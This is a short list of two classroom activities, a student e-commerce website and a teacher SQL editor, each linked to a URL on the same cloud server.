Student Activity 1	Ecommerce Website	http://ec2-3-108-196-161.ap-south-1.compute.amazonaws.com/
Teacher Activity 2	SQL Editor	http://ec2-3-108-196-161.ap-south-1.compute.amazonaws.com/editor